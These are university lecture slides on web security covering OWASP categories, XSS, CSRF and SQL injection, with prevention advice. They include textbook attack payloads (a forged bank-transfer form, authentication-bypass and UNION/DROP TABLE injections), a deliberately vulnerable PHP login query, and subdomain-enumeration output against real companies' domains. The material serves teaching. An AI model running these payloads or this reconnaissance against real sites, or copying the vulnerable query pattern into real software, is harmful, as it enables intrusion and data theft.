

Networks and Systems Security II

CSE 354/CSE 554

Instructor: Sambuddho

(Semester: Winter 2025)


Web Vulnerabilities and SQL Injection

The Basics

- Browser Security
 - Attackers objective: steal secret information such as passwords. Solutions - on screen passwords (through mouse clicks - visual keyboards), don't rely on passwords alone, two factor authentication, captcha.
 - Turn hosts into "zombies"
 - Hijack user sessions - steal cookies and TLS master secrets (you may defend using Ephemeral keys)
- Connection Security -
 - Confidentiality, integrity/authentication and availability
 - SSL/TLS security

OWASP (Open Web Applications Security Project) (<https://owasp.org/>)

- Broken Authentication
- Sensitive Data Exposure
- Injection
- XML external entities
- Broken access controls
- Security misconfigurations
- XSS
- Insecure deserialization
- Using components of known vulns.
- Insufficient logging and monitoring



Stateless
protocol :
HTTP/HTTPS


<https://owasp.org/www-project-web-security-testing-guide/stable/>

<https://pwning.owasp-juice.shop/>

XSS

- Spreads through malicious JavaScript
- Malicious javascript loaded onto the victims browser which leads to malicious code execution - stealing session cookies, TLS master secrets, keystroke logging or simply information leakage.


Persistent XSS



Reflected XSS

- Launched from the victim's request itself
 - Attacker sends to victim a malicious URL
 - (email, SMS, IM etc.)
 - Victim loads the page.
 - Javascript copies contents and sends it to a remote site.


Reflected XSS



DOM Based XSS

- DOM Based:
 - Different from Persistent and Reflected
 - No malicious script sent by the server
 - Malicious script executed when the DOM object is parsed which takes input from the malicious code.
 - On demand executes the script.
 - Script hidden in the DOM structure

DOM Based XSS



Cross Site Referential Forgery (CSRF, (aka XSRF, “sea surf” etc.))

- Similiar to XSS
- Forces victim to execute unwanted actions on web applications in which they are currently authenticated.
- User request carries credentials associated with the site - session cookie, IP address, etc.
- The site has no way to distinguish between genuine and forged requests.
- Not prevented by HTTPS.

Cross Site Referential Forgery (CSRF, (aka XSRF, “sea surf” etc.))

- How it works
- Attacker constructs a URL which has the malicious arguments and sends it through email or some other form of social engineering; planting it on a page visited by the victim.
- Ways to hide the URL.
 - Hide as a “img” tag instead of a hyperref.
 - `http://bank.com/transfer.do?acct=MARIA&amount=100000`
 - ``
 - Doesn't render an image. URL is accessed with args.

Cross Site Referential Forgery (CSRF, (aka XSRF, “sea surf” etc.))

- Ways to hide the URL.

```
POST http://bank.com/transfer.do HTTP/1.1  
acct=BOB&amount=100
```

- Can be replaced with:


```
<form action="http://bank.com/transfer.do"  
method="POST">  
<input type="hidden" name="acct" value="MARIA"/>  
<input type="hidden" name="amount" value="100000"/>  
<input type="submit" value="View my pictures"/>  
</form>
```

Preventing XSS and CSRF

- Mediated input
- Input encoding + server side sanitation of data so as to prevent XSS at the client's browser
- CSRF:
 - Checking for unique identifier which tie a request to a user. In the absence of that it is likely a going to be vulnerable to CSRF.
 - Request validation and checking for request uniqueness - one could add a nonce based argument - could be handled by a javascript.

Basics of SQL Injection Attack

- No. 2 OWASP vulnerability as of 2021 (was no. 1 earlier).



- Code injection technique that allows an attacker to interfere with the queries that an application makes to its database.
- Used to attack web/DB applications by inserting malicious SQL statements into input fields for execution (e.g., to dump database contents).

Basics of SQL Injection Attack

- Happens due to poor input mediation/validation/sanitization.
- Dynamic SQL queries with concatenated user inputs, such as `SELECT * FROM users WHERE username = '+' + user_input + '`, allowing injection. Make the 'user_input' be seen as a comment (and thus ignored).
- Impact: Data theft, DB manipulation and schema exposure.

SQL Injection Kill Chain

- Reconnaissance: Identify targets, web applications, and input fields susceptible to SQLi.
- Delivery: Craft malicious SQL payloads to inject via user inputs.
- Exploitation: Execute SQLi to extract data, bypass authentication, or escalate privileges.

Anatomy of Vulnerable Application

- Typical Web App Stack: Frontend (HTML/CSS/JS) handles user interface, Backend (e.g., PHP, Node.js) processes requests, and Database (e.g., MySQL, PostgreSQL) stores data.

- Vulnerable Code Example (PHP):

```
$query = "SELECT * FROM users WHERE username = '" . $_POST['username'] . "' AND password = '" .  
$_POST['password'] . "'";  
$result = mysqli_query($conn, $query);
```

- Problem: No input sanitization allows attackers to inject ' OR '1'='1, modifying the query to SELECT * FROM users WHERE username = 'admin' OR '1'='1' --' AND password = '', bypassing authentication.
- Single quote treated as a SQL query and quote followed "--" is treated as comment!
- Result: Unauthorized access to the application.
- Fix: Use prepared statements to separate SQL code from data:

```
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");  
$stmt->bind_param("ss", $username, $password);
```

SQL Injection Attack Reconnaissance

- Find subdomains of a target domain, which usually backed by non secure queries/less input validation - More likely to be vulnerable to SQLi.
- Passive reconnaissance, tools like 'amass' or 'assetfinder' to find subdomains.
- Active reconnaissance , tools like 'dirbuster' to find all directories and try to interact with the site/arguments to find potential SQL vulnerabilities.

Web reconnaissance

- assetfinder

```
> assetfinder.exe --subs-only zomato.com
```

```
zomato.com
```

```
o4.sg1.zomato.com
```

```
o1.email.zomato.com
```

```
o10.mailers.zomato.com
```

```
o6.mailers.zomato.com
```

```
o7.mailers.zomato.com
```

```
o8.mailers.zomato.com
```

```
o9.mailers.zomato.com
```

```
o11.et.zomato.com
```

```
send2.zomato.com
```

```
trackemail2.zomato.com
```

```
a.zomato.com
```

```
cc.zomato.com
```

```
ccc.zomato.com
```

```
send.zomato.com
```

```
giegh1eith9quae.zomato.com
```

```
trace.zomato.com
```

```
cupcake.zomato.com
```

```
mobile.zomato.com
```

Web reconnaissance

- amass

```
bash-3.2$ bin/amass -src -ip -config amass_config.ini -d owasp.org
[Forward DNS]      owasp.org,104.130.219.202,2001:4801:7828:101:be76:4eff:fe10:4f
89
[CertSpotter]      name-virt-host.owasp.org,159.203.183.216
[CertSpotter]      lists.owasp.org,162.209.12.188
[CertSpotter]      dsandbox.owasp.org,192.241.172.218
[Crtsh]            cheesemonkey.owasp.org,23.253.203.62
[Crtsh]            ocms.owasp.org,198.101.154.205
[HackerTarget]     new-wiki.owasp.org,104.130.219.202
[SiteDossier]      www.owasp.org,104.130.219.202,2001:4801:7828:101:be76:4eff:fe1
0:4f89
[HackerTarget]     kerala.owasp.org,151.101.1.195,151.101.65.195
[PassiveTotal]     origin-www.owasp.org,192.237.166.62
[HackerTarget]     update-wiki.owasp.org,23.253.174.254
[Crtsh]            haroldtest.owasp.org,107.170.101.169
[Brute Forcing]    contact.owasp.org,198.101.154.205
[ThreatCrowd]      owasp4.owasp.org,198.101.154.205
[Brute Forcing]    austin.owasp.org,159.203.183.216,2604:a880:400:d0::254f:3001
[Riddler]          mod.owasp.org,172.217.9.243,2607:f8b0:4000:803::2013
[SecurityTrails]   discourse.owasp.org,216.218.240.87,2001:470:1:669::87
[Brute Forcing]    mail.owasp.org,172.217.10.115,2a00:1450:4010:c0b::79
[Brute Forcing]    calendar.owasp.org,172.217.10.115,2a00:1450:4010:c0b::79
[Brute Forcing]    groups.owasp.org,172.217.10.115,2a00:1450:4010:c0b::79
[BinaryEdge]      www.owasp.org,172.217.10.115,2a00:1450:4010:c0b::79
```

Web reconnaissance

- httpprobe

```
~ /HAHWUL/lab/bugbounty/pubg/test HAHWUL
✓ cat domains | ~/go/bin/httpprobe | tee hosts
http://pcpis2.pubg.com
http://guide.pubg.com
http://cdn-pubg-season-4.pubg.com
http://pai.pubg.com
http://pgi.pubg.com
http://api.pubg.com
http://sanhok.pubg.com
https://guide.pubg.com
http://cn.pubg.com
http://passcn.pubg.com
https://api.pubg.com
http://documentation.pubg.com
http://krang.pubg.com
http://litepc-session-service.pubg.com
http://project-thai.pubg.com
http://krangv2.pubg.com
http://lite.pubg.com
https://cdn-pubg-season-4.pubg.com
http://go.pubg.com
http://vikendi.pubg.com
https://litepc-session-service.pubg.com
https://krang.pubg.com
http://careers.pubg.com
https://careers.pubg.com
http://pass.pubg.com
https://lite.pubg.com
https://pass.pubg.com
https://krangv2.pubg.com
http://developer.pubg.com
http://esports-web-cms.pubg.com
```

SQL Injection Active Reconnaissance

- URL: `http://example.com/login.php?user=admin`
- Test: Append ' to the URL, e.g., `http://example.com/login.php?user=admin'` and check for SQL errors like “SQL syntax error” in the response, indicating potential vulnerability.
- Reasoning: Errors reveal the backend database type and structure, guiding further exploitation.

SQL Injection Attack (first order)

- Use hidden data

`https://insecure-website.com/products?category=Gifts`

Leads to → `SELECT * FROM products WHERE category = 'Gifts' AND released = 1`

Show both released and unreleased products in the category Gifts.

`https://insecure-website.com/products?category=Gifts'--`

Leads to → `SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1`

The '--' is treated as a comment.

Find more categories:

`https://insecure-website.com/products?category=Gifts'+OR+'Cakes'--`

`SELECT * FROM products WHERE category = 'Gifts' OR 'Cakes'--' AND released = 1`

SQL Injection Attack (first order)

- Making the database execute command from databased not obviously visible.

```
SELECT name, description FROM products WHERE category = 'Gifts'
```

User input:

```
https://insecure-website.com/products?category=Gifts' UNION SELECT username,  
password FROM users--
```

SQL Injection Attack (first order)

- Using non-SELECT queries.
 - Update within where clause.
 - INSERT within the inserted values.
 - SELECT within the ORDER by.

SQL Injection Attack (Examples)

- Based on making statements true deliberately:

```
SELECT * FROM Users WHERE UserId = 105 OR 1=1;  
(selects all users from "Users" table)
```

- Batched SQL execution/injection:

```
SELECT * FROM Users; DROP TABLE Suppliers
```

```
txtUserId = getQueryString("UserId");  
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

```
Input:  
105; DROP TABLE Suppliers
```

```
Result:  
SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers;
```

SQL Injection Attack (subverting application logic)

- `SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'`
(query from application).

Input: administrator '--

`SELECT * FROM users WHERE username = 'administrator'--' AND password = ''`

SQL Injection Mitigation (Brief)

- Use prepared statements: Separate SQL code from data, preventing injection.

- Example (PHP):

```
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");  
$stmt->bind_param("ss", $username, $password);
```

- Example (Python):


```
import mysql.connector  
cnx = mysql.connector.connect(user='username', password='password',  
host='127.0.0.1', database='mydb')  
cursor = cnx.cursor()  
query = ("SELECT * FROM users WHERE username = %s AND password = %s")  
cursor.execute(query, (username, password))
```

- Input sanitization: Use functions like `mysqli_real_escape_string` to escape special characters, though less secure than prepared statements.
- ORM frameworks: Use frameworks like Django ORM, which handle queries safely by default.

